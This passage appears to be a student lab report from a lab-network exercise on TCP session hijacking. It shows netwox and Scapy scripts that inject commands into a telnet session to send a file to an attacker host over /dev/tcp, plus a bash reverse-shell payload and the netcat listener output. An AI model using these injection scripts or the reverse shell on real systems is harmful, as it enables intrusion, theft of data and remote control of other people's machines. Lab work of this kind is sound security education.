
4 TCP Session Hijacking

The 'malicious' command used was 'cat launchcodes.txt > /dev/tcp/10.0.2.5/9090' sending the content of launchcodes.txt to the attackers computer.

4.1 Netwox 40



Figur 15: Telnet connection between client and target, attacker sniffing packets.



Figur 16: Attacker using netwox 40 to hijack the connection sending the malicious command.

```
[09/24/21]seed@VM:~$ echo 'cat launchcodes.txt > /dev/tcp/10.0.2.5/9090' | xxd -
p
636174206c61756e6368636f6465732e747874203e202f6465762f746370
2f31302e302e322e352f393039300a
[09/27/21]seed@VM:~$
[09/27/21]seed@VM:~$ nc -lv 9090 -v
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [10.0.2.4] port 9090 [tcp/*] accepted (family 2, sport 60112)
Launch codes:
1234321
1590145
4444444
5555666
```

Figur 17: Attackers command turned into hex from earlier and output sent to port 9090 on attackers PC from hijacking the connection and sending malicious command.

4.2 Scapy

```
#!/usr/bin/python
from scapy.all import *
ip = IP(src="10.0.2.15", dst="10.0.2.4")
tcp = TCP(sport=36156, dport=23, flags="A", seq=846830634, ack=657953790)
data = "\r cat launchcodes.txt > /dev/tcp/10.0.2.5/9090\r"
pkt = ip/tcp/data
ls(pkt)
send(pkt,verbose=0)
```

Figur 18: Python code using scapy to send malicious command.

```
[09/27/21]seed@VM:~$ sudo python tcp_extract.py
version    : BitField (4 bits)                = 4               (4)
ihl        : BitField (4 bits)                = None            (None)
tos        : XByteField                       = 0               (0)
len        : ShortField                       = None            (None)
id         : ShortField                       = 1               (1)
flags      : FlagsField (3 bits)              = <Flag 0 ()>     (<Flag 0 ()>)
frag       : BitField (13 bits)               = 0               (0)
ttl        : ByteField                        = 64              (64)
proto      : ByteEnumField                    = 6               (0)
chksum     : XShortField                      = None            (None)
src        : SourceIPField                    = '10.0.2.15'     (None)
dst        : DestIPField                      = '10.0.2.4'      (None)
options    : PacketListField                  = []              ([])
--
sport      : ShortEnumField                   = 36156           (20)
dport      : ShortEnumField                   = 23              (80)
seq        : IntField                         = 846830634       (0)
ack        : IntField                         = 657953790       (0)
dataofs    : BitField (4 bits)                = None            (None)
reserved   : BitField (3 bits)                = 0               (0)
flags      : FlagsField (9 bits)              = <Flag 16 (A)>   (<Flag 2 (S)>
```

Figur 19: Attacker executing python program using scapy.

```
[09/27/21]seed@VM:~$ nc -lv 9090 -v
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [10.0.2.4] port 9090 [tcp/*] accepted (family 2, sport 60114)
Launch codes:
1234321
1590145
4444444
5555666
[09/27/21]seed@VM:~$
```

Figur 20: Result using scapy.

5 Reverse shell using TCP session hijacking

Since the virtual machines are clones it is hard to determine from the pwd command if it worked or not but the attacker successfully read launchcodes.txt and created a directory on the targets computer using the back door.

```
#!/usr/bin/python
from scapy.all import *
ip = IP(src="10.0.2.15", dst="10.0.2.4")
tcp = TCP(sport=36158, dport=23, flags="A", seq=3958483350, ack=15802537)
data = "\r /bin/bash -i > /dev/tcp/10.0.2.5/9090 0<&1 2>&1\r"
pkt = ip/tcp/data
ls(pkt)
send(pkt,verbose=0)
```


Figur 21: Python code using scapy to create the reverse shell.

```
Active Internet connections (w/o servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0     73 10.0.2.4:23           10.0.2.15:36158         ESTABLISHED
tcp        0      0 10.0.2.4:60116        10.0.2.5:9090           ESTABLISHED
```

Figur 22: Reverse shell showing up on targets netstat.

```
[09/27/21]seed@VM:~$ nc -l 9090 -v
Listening on [0.0.0.0] (family 0, port 9090)
Connection from [10.0.2.4] port 9090 [tcp/*] accepted (family 2, sport 60116)
```

Figur 23: Successfully creating the reverse shell.



Figur 24: Attacker getting launchcodes and added directory on targets computer named 'hacked'.